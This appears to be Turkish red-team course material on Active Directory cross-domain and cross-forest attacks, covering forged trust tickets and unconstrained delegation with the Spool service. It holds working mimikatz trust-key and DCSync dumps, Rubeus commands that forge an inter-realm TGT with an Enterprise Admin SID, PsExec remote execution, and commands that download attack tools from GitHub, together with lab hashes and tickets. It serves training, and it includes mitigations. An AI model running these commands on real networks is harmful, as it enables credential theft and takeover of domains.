- İki domain arasında trust olduğunda iki domainde de otomatize bir şekilde diğer domain ismi ile **Trust Account** oluşturulmaktadır. Bu Trust hesaplarının parola özeti de Trust Key olarak adlandırılmaktadır.
- Bir obje bir domainden trusta sahip olduğu diğer domaindeki bir servise erişim sağlarken diğer domainde de kimlik doğrulama işleminin gerçekleştirilebilmesi için **Inter-Realm TGT** isimli bir bilet kullanılmaktadır.
- Bu bilet normal TGT'ye benzemekte fakat KRBTGT parola özeti yerine **Trust Key** ile şifrelenmektedir. Trust Key değeri diğer domaindeki DC'de de bulunduğuundan Inter-Realm TGT decrypt edilebilmektedir.



TTP 0x19 – Forged Trust Tickets - Exploitation

Domainler/Forestlar Arası Geçiş

- Golden Ticket w\ SIDHistory yöntemine benzer şekilde KRBTGT parola özeti yerine Trust Key kullanılarak diğer domaine erişim için gerekli Inter-Realm TGT üretilebilmektedir.

```
# Domaine ait SID degeri elde ediliyor
```

```
Get-ADDomain -Identity rd.std101.forestall.labs | select DomainSID
```

```
# Diğer domaine ait SID degeri elde ediliyor
```

```
Get-ADDomain -Identity std101.forestall.labs | select DomainSID
```

```
PS C:\Users\Public> Get-ADDomain -Identity rd.std101.forestall.labs | select DomainSID
DomainSID
-----
S-1-5-21-489935808-1781764165-4211566598

PS C:\Users\Public> Get-ADDomain -Identity std101.forestall.labs | select DomainSID
DomainSID
-----
S-1-5-21-246663577-1172385535-561243890
```



TTP 0x19 – Forged Trust Tickets - Exploitation

Domainler/Forestlar Arası Geçiş

```
# Trust accountlarına ait hash değerleri elde ediliyor  
.\\mimikatz.exe "privilege::debug" "lsadump::trust /patch" "exit"
```

```
PS C:\Users\Public> .\\mimikatz.exe "privilege::debug" "lsadump::trust /patch" "exit"  
#####, mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53  
## ^ ##, "A La Vie, A L'Amour" - (oe.oe)  
## / ## /*** Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )  
## \ ## > https://blog.gentilkiwi.com/mimikatz  
## v ## Vincent LE TOUX ( vincent.letoux@gmail.com )  
####> https://pingcastle.com / https://mysmartlogon.com ***  
  
mimikatz(commandline) # privilege::debug  
Privilege '20' OK  
  
mimikatz(commandline) # lsadump::trust /patch  
  
Current domain: RD.STD101.FORESTALL.LABS (RD / 5-1-5-21-489935808-1781764165-4211566598)  
[ In ] RD.STD101.FORESTALL.LABS -> RD.STD101.FORESTALL.LABS  
[ 5/22/2022 7:33:36 AM - CLEAR - 6f 33 97 5b fe 09 3d 49 6d 46 2c 8a 3c d3 52 3d 12 51 ea 8c 5f bc 9f 81 f5 e1 fd f0 66 26 9e eb 67 b0 22 c5 af 3c 37 03 de 9d e0 e5 15 47 d7 9c a9 79 0c ed 17 cf 23 bc fc 84 8c 5c b7 c4 c5 44 c7 0f cc 13 d4 75 cc 84 67 c3 8f 6b 5a 8  
c 2c 1a e9 96 46 as bb 38 04 ff 23 24 32 d3 4f 40 29 7d 45 20 32 e2 18 c8 ac 62 60 e5 67 fe 0f f7 b0 94 a2 99 1a 4c 29 03 81 bf 62 1f fd ef 44 8e 25 c2 d2 ad 1f 5a 07 c6 04 4b 9d 67 2b 8a 34 8a 84 e5 bc 47 af 77 de 93 fc 5c 03 c5 fe c8 47 89 d2 08 bc ca 7b ed c7 72 61 6f  
67 al 09 56 9d 71 af 78 8d 75 6a 9e a0 a9 a2 c1 3c 62 b0 a8 9e f2 df 25 e5 ba b4 10 ae 4a be 6b f4 9b 94 e0 9c 75 2d 14 45 13 cf 2e 61 77 95 9f 29 23 e9 27 6d 20 5b 58 b6 ee 8e 24 ff 70 15 de 8c 5c b0 a6 c0 3c ab d1 72 60 5e 22 bc 75 a6 02 0e f6 1a 47 f3 e4  
* aes256_hmac e4a67c647ba1a4dbbfaf014419e1e9033dsac779930091a94bb83fa1fbid9b5  
* aes128_hmac 78d74d486ec7714120de09a8e7aa819e2  
* rc4_hmac_nt 46622f71286fc0a4c8affff1170a5f70  
  
[ Out ] STD101.FORESTALL.LABS -> RD.STD101.FORESTALL.LABS  
[ 5/22/2022 7:33:36 AM - CLEAR - 6f 33 97 5b fe 09 3d 49 6d 46 2c 8a 3c d3 52 3d 12 51 ea 8c 5f bc 9f 81 f5 e1 fd f0 66 26 9e eb 67 b0 22 c5 af 3c 37 03 de 9d e0 e5 15 47 d7 9c a9 79 0c ed 17 cf 23 bc fc 84 8c 5c b7 c4 c5 44 c7 0f cc 13 d4 75 cc 84 67 c3 8f 6b 5a 8  
c 2c 1a e9 96 46 as bb 38 04 ff 23 24 32 d3 4f 40 29 7d 45 20 32 e2 18 c8 ac 62 60 e5 67 fe 0f f7 b0 94 a2 99 1a 4c 29 03 81 bf 62 1f fd ef 44 8e 25 c2 d2 ad 1f 5a 07 c6 04 4b 9d 67 2b 8a 34 8a 84 e5 bc 47 af 77 de 93 fc 5c 03 c5 fe c8 47 89 d2 08 bc ca 7b ed c7 72 61 6f  
67 al 09 56 9d 71 af 78 8d 75 6a 9e a0 a9 a2 c1 3c 62 b0 a8 9e f2 df 25 e5 ba b4 10 ae 4a be 6b f4 9b 94 e0 9c 75 2d 14 45 13 cf 2e 61 77 95 9f 29 23 e9 27 6d 20 5b 58 b6 ee 8e 24 ff 70 15 de 8c 5c b0 a6 c0 3c ab d1 72 60 5e 22 bc 75 a6 02 0e f6 1a 47 f3 e4  
* aes256_hmac b2efff10786ccdfcece9ae09709f7751371cbbcb426d141dc24592dcda41c4c17  
* aes128_hmac 2cf801c97580cc4967d0fd2d2713aacc  
* rc4_hmac_nt 46622f71286fc0a4c8affff1170a5f70  
  
[ In-1 ] RD.STD101.FORESTALL.LABS -> RD.STD101.FORESTALL.LABS  
[ 5/22/2022 7:33:36 AM - CLEAR - 6f 33 97 5b fe 09 3d 49 6d 46 2c 8a 3c d3 52 3d 12 51 ea 8c 5f bc 9f 81 f5 e1 fd f0 66 26 9e eb 67 b0 22 c5 af 3c 37 03 de 9d e0 e5 15 47 d7 9c a9 79 0c ed 17 cf 23 bc fc 84 8c 5c b7 c4 c5 44 c7 0f cc 13 d4 75 cc 84 67 c3 8f 6b 5a 8  
c 2c 1a e9 96 46 as bb 38 04 ff 23 24 32 d3 4f 40 29 7d 45 20 32 e2 18 c8 ac 62 60 e5 67 fe 0f f7 b0 94 a2 99 1a 4c 29 03 81 bf 62 1f fd ef 44 8e 25 c2 d2 ad 1f 5a 07 c6 04 4b 9d 67 2b 8a 34 8a 84 e5 bc 47 af 77 de 93 fc 5c 03 c5 fe c8 47 89 d2 08 bc ca 7b ed c7 72 61 6f  
67 al 09 56 9d 71 af 78 8d 75 6a 9e a0 a9 a2 c1 3c 62 b0 a8 9e f2 df 25 e5 ba b4 10 ae 4a be 6b f4 9b 94 e0 9c 75 2d 14 45 13 cf 2e 61 77 95 9f 29 23 e9 27 6d 20 5b 58 b6 ee 8e 24 ff 70 15 de 8c 5c b0 a6 c0 3c ab d1 72 60 5e 22 bc 75 a6 02 0e f6 1a 47 f3 e4  
* aes256_hmac e4a67c647ba1a4dbbfaf014419e1e9033dsac779930091a94bb83fa1fbid9b5  
* aes128_hmac 78d74d486ec7714120de09a8e7aa819e2  
* rc4_hmac_nt 46622f71286fc0a4c8affff1170a5f70  
  
[ Out-1 ] STD101.FORESTALL.LABS -> RD.STD101.FORESTALL.LABS  
[ 5/22/2022 7:33:36 AM - CLEAR - 6f 33 97 5b fe 09 3d 49 6d 46 2c 8a 3c d3 52 3d 12 51 ea 8c 5f bc 9f 81 f5 e1 fd f0 66 26 9e eb 67 b0 22 c5 af 3c 37 03 de 9d e0 e5 15 47 d7 9c a9 79 0c ed 17 cf 23 bc fc 84 8c 5c b7 c4 c5 44 c7 0f cc 13 d4 75 cc 84 67 c3 8f 6b 5a 8  
c 2c 1a e9 96 46 as bb 38 04 ff 23 24 32 d3 4f 40 29 7d 45 20 32 e2 18 c8 ac 62 60 e5 67 fe 0f f7 b0 94 a2 99 1a 4c 29 03 81 bf 62 1f fd ef 44 8e 25 c2 d2 ad 1f 5a 07 c6 04 4b 9d 67 2b 8a 34 8a 84 e5 bc 47 af 77 de 93 fc 5c 03 c5 fe c8 47 89 d2 08 bc ca 7b ed c7 72 61 6f  
67 al 09 56 9d 71 af 78 8d 75 6a 9e a0 a9 a2 c1 3c 62 b0 a8 9e f2 df 25 e5 ba b4 10 ae 4a be 6b f4 9b 94 e0 9c 75 2d 14 45 13 cf 2e 61 77 95 9f 29 23 e9 27 6d 20 5b 58 b6 ee 8e 24 ff 70 15 de 8c 5c b0 a6 c0 3c ab d1 72 60 5e 22 bc 75 a6 02 0e f6 1a 47 f3 e4  
* aes256_hmac b2efff10786ccdfcece9ae09709f7751371cbbcb426d141dc24592dcda41c4c17  
* aes128_hmac 2cf801c97580cc4967d0fd2d2713aacc  
* rc4_hmac_nt 46622f71286fc0a4c8affff1170a5f70
```



TTP 0x19 – Forged Trust Tickets - Exploitation

Domainler/Forestlar Arası Geçiş

```
# Trust accountlarına ait hash değerleri DCSync ile elde ediliyor  
.\\mimikatz.exe "privilege::debug" "lsadump::dcsync /domain:rd.std101.forestall.labs  
/user:FORESTALL$@rd.std101.forestall.labs" "exit"
```

```
PS C:\Users\Public> .\\mimikatz.exe "privilege::debug" "lsadump::dcsync /domain:rd.std101.forestall.labs /user:FORESTALL$@rd.std101.forestall.labs" "exit"  
.####. mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53  
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)  
## < > ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )  
## < > ## > https://blog.gentilkiwi.com/mimikatz  
## v ## Vincent LE TOUX ( vincent.letoux@gmail.com )  
'####'  
mimikatz(commandline) # privilege::debug  
Privilege '20' OK  
  
mimikatz(commandline) # lsadump::dcsync /domain:rd.std101.forestall.labs /user:FORESTALL$@rd.std101.forestall.labs  
[DC] 'rd.std101.forestall.labs' will be the domain  
[DC] 'RDDC01.RD.std101.forestall.labs' will be the DC server  
[DC] 'FORESTALL$@rd.std101.forestall.labs' will be the user account  
[rpc] Service : ldap  
[rpc] AuthnSvc : GSS_NEGOTIATE (9)  
  
Object RDN : FORESTALL$  
  
** SAM ACCOUNT **  
  
SAM Username : FORESTALL$  
Account Type : 30000002 ( TRUST_ACCOUNT )  
User Account Control : 00000820 ( PASSWD_NOTREQD INTERDOMAIN_TRUST_ACCOUNT )  
Account expiration :  
Password last change : 6/22/2022 7:45:13 AM  
Object Security ID : S-1-5-21-489935808-1781764165-4211566598-1689  
Object Relative ID : 1689  
  
Credentials:  
Hash NTLM: 46622f71286cf0a4c8afaff1170a5f70  
  
Supplemental Credentials:  
* Primary:Kerberos-Newer-Keys *  
Default Salt : RD.STD101.FORESTALL.LABSkrbtgtFORESTALL  
Default Iterations : 4096  
Credentials  
aes256_hmac (4096) : a9e198ddc1d9557629a43fd9909953e453094d786eb3b935062787d7513433  
aes128_hmac (4096) : 1f6e0585b7d93552213e16b5b9279150  
des_cbc_md5 (4096) : df8594985dc425df
```



TTP 0x19 – Forged Trust Tickets - Exploitation

Domainler/Forestlar Arası Geçiş

Rubeus ile Enterprise Admin SID değeri kullanılarak inter realm tgt üretiliyor

```
.\Rubeus.exe silver /user:administrator /id:500 /domain:rd.std101.forestall.labs /sid:s-1-5-21-489935808-1781764165-4211566598 /groups:544 /sids:s-1-5-21-246663577-1172385535-561243890-519 /service:krbtgt/std101.forestall.labs /rc4:46622f71286cf0a4c8afaff1170a5f70 /outfile:ticket
```

```
PS C:\Users\Public> .\Rubeus.exe silver /user:administrator /id:500 /domain:rd.std101.forestall.labs /sid:s-1-5-21-489935808-1781764165-4211566598 /groups:544 /sids:s-1-5-21-246663577-1172385535-561243890-519 /service:krbtgt/std101.forestall.labs /rc4:46622f71286cf0a4c8afaff1170a5f70 /outfile:ticket

[*] Actions: Build TGS
[*] Building PAC
[*] Domain : RD-STD101-FORESTALL-LABS (RD)
[*] SId : S-1-5-21-489935808-1781764165-4211566598
[*] UserId : 500
[*] Groups : 544
[*] ExtrasIds : S-1-21-21-246663577-1172385535-561243890-519
[*] ServiceKey : 46622f71286cf0a4c8afaff1170a5f70
[*] ServiceKeytype : KERB
[*] KDCKey : 46622f71286cf0a4c8afaff1170a5f70
[*] KDCKeyType : KERB_CHECKSUM_MAC_MDS
[*] Service : krbtgt
[*] Target : std101.forestall.labs

[*] Generating EncTicketPart
[*] Signing PAC
[*] Encrypting EncTicketPart
[*] Generated TGT
[*] Generated KERB-CRED
[*] Forged a TGT for 'administrator@rd.std101.forestall.labs'

[*] AuthTime : 6/22/2022 1:52:36 PM
[*] Starttime : 6/22/2022 1:52:36 PM
[*] Endtime : 6/29/2022 1:52:36 PM
[*] RenewTime : 6/29/2022 1:52:36 PM

[*] base64(ticket.kirbi):
d0IfYTCBCWQAwIBBEAQewo1E5UCC31RppgZ911E1uMqxFcR0dgJEL1NURQEWMSG1J1QUB8
AwIBF6D4E6ooIENg5CB5nT9ThmXk87xeYj6xfzb1CN16yrH6cb9B9zCrlfF0t10591
0RFq6jLz6j20x2zTf1Dxe+IzZ2R2gk2R2G175/1m111YEXBvrb2zgcxtDaBwG003jyAt7u5jUhMTv9
+46/hoyetSA+Tu7Df+QPNfPU035Vtqz1s2kq0jASCr1z+v33nIrsh25X9wudNoRKz4jQ1Cs2q5
Gc-X2BYgHnPvEwkl+QPNfpuGx0d2q12183w01tsAImF3Snye6e3cbvHr9V9Kzv4p4awdsx2
tmu2SrgF6lP19H20z2oMEkBjY413K13Pjz/bs9p9jtF2zJ5t/GYtskdkdrv0+DpxCkX1f64
8KtvCASTwM6L5Q0n24p4mkG/v57oussEFacteB97u7yUj1BvXMvQLyJwok4k6s4ap+yA1Tn7j3U
Bt89tnPsb+MfNQ8AA,xK516V2kG68+cmw0a1grk7uas2TqfCnTC-QtQuxhThAZCb9owh
77/DMnr7ieguQb6oYp2zY17BALksXhd20Mvlgz62/1dEndzdtMHN1x2ukxkyZD95BjRchvJn
73V2b516WcJz3R5LcoDrynxK1um0Dfxz1oSgZg1/TwzgnmtOkqos+H83jlUsksxpd6E1C
P2FdF911+j3j0wH5TH7SR/008uz66x7s/r7418pBpxroySyJyj+15+u83y+YnkaX4lmmQOp6p6V
8g/wTCR129BH480dG12j4tQLV31a79twuBu3nxt171LLVmSy03-DekfasKh4v9y3h7Pq1wh
SFj2LHuePnxSc0dm+RkTT17ctA/yUnNbxxtFEyGjSDnpAnpxwJP0GKLVLGLBEM1jhNhfT+++G
Dywn9QumKCCR1wgeOoMC4CK1ggEPF118x2B/jC8+6CB+DCB97C8pAbWmgAwIBFeSB8Auhrpe
cwsxT2ub3GfM/GorLoGFJEL1NURQEWMSG1J3F1U1BTEwUEECU61wB9gaw1EAERmA8BmFkwlu
MD1yDYM12NTzNtErEqpmjAymA2jkxMzlyMzaqBobGFJEL1NURQEWMSG1J3F1U1BTEwUE
U6kqMC1gAwIBAgEwBBb8mtYnRnRds6v3RkMTAxLm2vcmVzGdgsbC5sYwZ
```


[*] Ticket written to ticket_2022_06_22_11_52_36_administrator_to_krbtgtRD.std101.FORESTALL.LABS



TTP 0x19 – Forged Trust Tickets - Exploitation

Domainler/Forestlar Arası Geçiş

```
# Rubeus ile inter realm tgt kullanılarak cifs servisi için servis biletini alınıyor  
.\\Rubeus.exe asktgs /service:cifs/fsdc01.std101.forestall.labs /dc:fsdc01.std101.forestall.labs  
/ticket:ticket_2022_06_22_13_52_36Administrator_to_krbtgt@RD.STD101.FORESTALL.LABS /ptt
```



The screenshot shows a terminal window with the following text:

```
PS C:\Users\Public> .\\Rubeus.exe asktgs /service:cifs/fsdc01.std101.forestall.labs /dc:fsdc01.std101.forestall.labs /ticket:ticket_2022_06_22_13_52_36Administrator_to_krbtgt@RD.STD101.FORESTALL.LABS /ptt
```

Rubeus logo and version information:

```
RUBEUS  
v2.0.3
```

Action: Ask TGS

```
[*] Requesting default etypes (RC4_HMAC, AES[128/256].CTS_HMAC_SHA1) for the service ticket  
[*] Building TGS-REQ request for: 'cifs\\fsdc01.std101.forestall.labs'  
[*] Using domain controller: fsdc01.std101.forestall.labs (172.31.101.8)  
[*] TGS request successful!  
[*] Ticket successfully imported!  
[*] base64(ticket_kirbi):
```

Large base64 encoded ticket data follows.

ServiceName	:	cifs\\fsdc01.std101.forestall.labs
ServiceRealm	:	STD101.FORESTALL.LABS
UserName	:	administrator
UserRealm	:	RD\\STD101.FORESTALL.LABS
StartTime	:	6/23/2022 11:53:50 PM
EndTime	:	6/23/2022 11:52:36 PM
RenewTill	:	6/29/2022 1:52:36 PM
Flags	:	name_canonicalize, ok_as_delegate, pre_authent, renewable, forwardable
KeyType	:	aes256_cts_hmac_sha1
Base64(key)	:	PZvDdg7A5WfEfIs1B7bhsp0Kmj\\Slv0Fc3MrGdG251=



TTP 0x19 – Forged Trust Tickets - Exploitation

Domainler/Forestlar Arası Geçiş

```
# Rubeus ile inter realm tgt kullanılarak host servisi için servis biletini alınıyor  
.\\Rubeus.exe asktgs /service:host/fsdc01.std101.forestall.labs /dc:fsdc01.std101.forestall.labs  
/ticket:ticket_2022_06_22_13_52_36Administrator_to_krbtgt@RD.STD101.FORESTALL.LABS /ptt
```

TTP 0x19 – Forged Trust Tickets - Exploitation

Domainler/Forestlar Arası Geçiş

```
# Psexec ile FSDC01 sunucusu üzerinde komut çalıştırma işlemi gerçekleştiriliyor  
.\\PsExec.exe \\\fsdc01.std101.forestall.labs cmd
```

```
PS C:\\Users\\Public> .\\PsExec.exe \\\fsdc01.std101.forestall.labs cmd  
PsExec v2.34 - Execute processes remotely  
Copyright (C) 2001-2021 Mark Russinovich  
Sysinternals - www.sysinternals.com  
  
Microsoft Windows [Version 10.0.14393]  
(c) 2016 Microsoft Corporation. All rights reserved.  
  
C:\\Windows\\system32>whoami  
Administrator  
  
C:\\Windows\\system32>ipconfig  
Windows IP Configuration  
  
Ethernet adapter Ethernet:  
  
    Connection-specific DNS Suffix . . . . . : eu-west-1.compute.internal  
    Link-local IPv6 Address . . . . . : fe80::104d:2a72:77f6:d45a%4  
    IPv4 Address . . . . . : 172.31.101.8  
    Subnet Mask . . . . . : 255.255.255.240  
    Default Gateway . . . . . : 172.31.101.1  
  
Tunnel adapter Local Area Connection* 3:  
  
    Media State . . . . . : Media disconnected  
    Connection-specific DNS Suffix . . . . . :  
  
Tunnel adapter isatap.eu-west-1.compute.internal:  
  
    Media State . . . . . : Media disconnected  
    Connection-specific DNS Suffix . . . . . : eu-west-1.compute.internal
```



Uygulama #29

TTP 0x19 – Forged Trust Tickets

- Child domain için Trust Key değerini elde ediniz.
- Gerekli biletleri oluşturarak FSDC01 sunucusu üzerinde komut çalıştırınız.



TTP 0x20 – Unconstrained Delegation w/ Spoolsvc

Domainler/Forestlar Arası Geçiş

Target Kerberos Protocol	MITRE ATT&CK - Multiple Tactics: - Technique: - Sub-Technique: -
Tool Rubeus – PrinterBug - Mimikatz	
Kill Chain Exploitation / Lateral Movement - Privesc	MITIGATION <ul style="list-style-type: none">- Disable unconstrained delegation- Disable Spool service on privileged servers
Privilege Local admin (Unconstrained Delegation)	



TTP 0x20 – Unconstrained Delegation w/ Spoolsvc

Domainler/Forestlar Arası Geçiş

- Unconstrained Delegation tanımlı sunucuya Kerberos ile erişen bir obje bu sunucuya TGS biletini yanı sıra TGT biletini de göndermektedir.
- Spool servisi üzerinden bir sunucudan diğerine erişim/kimlik doğrulama isteği yaptırılabilir.
- Unconstrained Delegation aktif bir makine ele geçirildiğinde **aynı veya farklı forest içerisindeki bir domainin DC** sunucusundaki Spool Servis zafiyeti tetiklenerek ele geçirilen makineye istek yaptırılabilir.
- Bu istekle birlikte o DC sunucusunun makine hesabına ait TGT biletini ele geçirilen sunucuya iletilecektir. Bu TGT biletini elde edilerek hedef domain için DCSync saldırısı gerçekleştirilebilmektedir.
- Bu saldırı yöntemi ile hem domainler arası hem de forestlar arası geçiş diğer yöntemlere nazaran daha az yetkiyle gerçekleştirilebilmektedir.



TTP 0x20 – Unconstrained Delegation w/ Spoolsvc

Domainler/Forestlar Arası Geçiş

```
# Unconstrained delegation aktif bilgisayarların Neo4j ile tespit edilmesi
MATCH (n) WHERE n.unconstraineddelegation = True RETURN n.name

# Unconstrained delegation aktif bilgisayarların Powershell ile tespit edilmesi
Get-ADComputer -Filter * -Properties TrustedForDelegation | Where-Object { $_.TrustedForDelegation -eq $true}
```

```
PS C:\Users\john.doe\Desktop\ActiveDirectoryRedTeaming\Powershell Microsoft ActiveDirectory Module> Get-ADComputer -Filter * -Properties TrustedForDelegation | Where-Object { $_.TrustedForDelegation -eq $true}

DistinguishedName : CN=RDDC01,OU=Domain Controllers,DC=RD,DC=std101,DC=forestall,DC=labs
DNSHostName      : RDDC01.RD.std101.forestall.labs
Enabled          : True
Name              : RDDC01
ObjectClass       : computer
ObjectGUID        : 339d7342-4b2d-4438-afbf-fe6739167753
SamAccountName   : RDDC01$ 
SID               : S-1-5-21-489935808-1781764165-4211566598-1009
TrustedForDelegation : True
UserPrincipalName : 

DistinguishedName : CN=RDWS01,CN=Computers,DC=RD,DC=std101,DC=forestall,DC=labs
DNSHostName      : RDWS01.RD.std101.forestall.labs
Enabled          : True
Name              : RDWS01
ObjectClass       : computer
ObjectGUID        : aaaaaac3-d6c2-4407-ad9f-6c500e4c0a4b
SamAccountName   : RDWS01$ 
SID               : S-1-5-21-489935808-1781764165-4211566598-1691
TrustedForDelegation : True
UserPrincipalName :
```



TTP 0x20 – Unconstrained Delegation w/ Spoolsvc

Domainler/Forestlar Arası Geçiş

```
# Dosya indirme sırasındaki SSL/TLS hatasını gidermek için gerekli ayarlama yapılmıyor  
[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12  
  
# SpoolSample indiriliyor  
iwr -Uri https://github.com/forestallio/ActiveDirectoryRedTeaming/raw/main/SpoolSample.exe -OutFile SpoolSample.exe  
  
# Rubeus indiriliyor  
iwr -Uri https://github.com/forestallio/ActiveDirectoryRedTeaming/raw/main/Rubeus.exe -OutFile Rubeus.exe  
  
# Mimikatz indiriliyor  
iwr -Uri https://github.com/forestallio/ActiveDirectoryRedTeaming/raw/main/mimikatz_trunk/x64/mimikatz.exe -OutFile mimikatz.exe  
  
# Rubeus TGT biletlerini izleyebilmek için monitör moda başlatılıyor  
.\\Rubeus.exe monitor /interval:5 /nowrap  
  
# Parent domain dc'si için SpoolSample tetikleniyor  
.\\SpoolSample.exe fsdc01.std101.forestall.labs rdws01.rd.std101.forestall.labs
```



TTP 0x20 – Unconstrained Delegation w/ Spoolsvc

Domainler/Forestlar Arası Geçiş

```
PS C:\Users\Public> .\SpoolSample.exe fsdc01.std101.forestall.labs rdws01.rd.std101.forestall.labs
[+] Converted DLL to shellcode
[+] Executing RDI
[+] Calling exported function
TargetServer: \\fsdc01.std101.forestall.labs, CaptureServer: \\rdws01.rd.std101.forestall.labs
Attempted printer notification and received an invalid handle. The coerced authentication probably worked!
```

```
User          : FSDC01$@STD101.FORESTALL.LABS
StartTime     : 6/22/2022 7:01:38 AM
EndTime       : 6/22/2022 5:01:38 PM
RenewTill     : 6/22/2022 5:01:38 PM
Flags         : name_canonicalize, pre_authent, renewable, forwarded, forwardable
Base64EncodedTicket   :
doIGBzCCBg0gAwIBBaEDAgEWooIE8TCCB01hggTpMIIe5aADAgEFoRcbFVNURDEwMS5GT1JFU1RBTEwuTEFCU6IqMCigAwIBAqEhMB8bBmtyYnRndBsVU1REMTAxLkZPUk
VTVEFMTCSMQUJT04IElzcCBj0gAwIBEqEc0iEhQSCBIGx+TgrZ0LyNUiNR3QjPVHEWQmaG/ALion2ybHyh289qGkDhxBjN8nxbdF4SRMKLQM080tnHKzffkPKIP/wmqxD
EPyKnyjXIatUwqnyUGrfCk+tSk1J6fAuwV0/Zi1NLq719kg1kqdAZX5ae60UG3v3Nv24PAut6uzVW71Vp1NnnPWVX9Nk7BQo6tEzDOE2U1LZV9QJ7v4/JI7NfmvUiCPl+I9Kr93
2SiIC0t1f9wE9F9e1cg8suaExicjRBias0GOD1lrJCNiUXuBQP/iisitq92iPJHvwkL87n062nD2phCr2Q6ne471rA0TgD/jsz0nY6eN0t9wI7cfMt5zhZsu6VMh4615s86Xl
WjRI2zwNnjQPbfrQ5Z1dRv5rk0cSFhV3ZPku8R7aNw+tfoybY5WxZw+FtH5042q5Ewcc6dZYBUHkuBcX25iqzFiWtvnALNjT5+t1e3kfC5UMtzI0cyMSpHTlqiU6vdah1Soy
Xqn26amjtAb11fx7aCGiyYF/bHBVj5TkefGIasYJ2Mc/FSqpmVNreEsVie+X9I0djE9kRuF+a98wyiiY6NJ7jG5J0f+0PgFFfqxcpJzlwq4qPaY+NezFw+EBgkfv9VQ9GLmlwlrKm
wh2yfoBuoK8DYMq0D3//ywXgJ6xcm1B5EwnTF11Ak0d5sEs0F4yFgAg10C51iztt2KxqUUnSZPjTIq016rB9NPHUHPX10xZuM+Kwa1chFv9p81I0QA95GeRcvgn/eZ1bTVq6UU
ecIYg4JaOH6eVP4E7S3Z5F117hIrF4PTUIuARTq91wnfdLqNhvyQOZzU0AU2jnA0kvFPj6g3e4Lgd51GV0oesP7B0nrBV0CxNVzK6JVd8Fl10bvzIULJSUe1jYSeIAZKKj5A
YvQGpRmJcgR/5ZpRYgdNW6oR4AxzGX1/Dm+BV5diCRR5cA2vt1TM2ZowaDTA5V5je2PT+5E4MJLHnhgg1gx82Nr/LHBsA1/MVGmyIVVVAtmQ7SYZga6qcjTtGjb2n9Tm3M391
cNAuaJEgfM+61WVxfPhNFGK1JdDs59noKbLsJ7359YZbh4166nwq71yD0JaL2R0B2GkpKwDz5+y6ZkEuTSGv21iUsImAo3gRLK4CI9n5ff7R5CGhAmAxPL4TroCHQLRKGHHTR
wXXm6GoYitTxhF5UKCPQbh7TLFEDkSNoh0ly8xWj1kBVNcmw6nct0qTnz9M1TxyqAT/M7ctY6QL8IID29PL1zPjo0gi546055KrkAPzzfpbK1yfFMVMYZrLDHgDAFmhg7yhFBME
BaBZyqdaeXe4VNo/HjCrbV00uRuUkSEgYjEuIPKkL0yzfiW551FGiRrxuoibBEMRZizg99P4oSM2WK01Lv+j8LuI/zcABH/5qJfbm8W6sG6XUkrjWp9tWu1l0lAsLSrEec3bQ
RqoPtioyChPhI9BFVgB5B91XdpNrkTRVGQ5NVy911wcpTlUcRU6QshALhx3L+RMZBeYnw+Qc5/bPzPK9/Hyv155ShR8n85acw0eFL2GEG5Y3YidFo4IBADCB/aADAgEAooH1BI
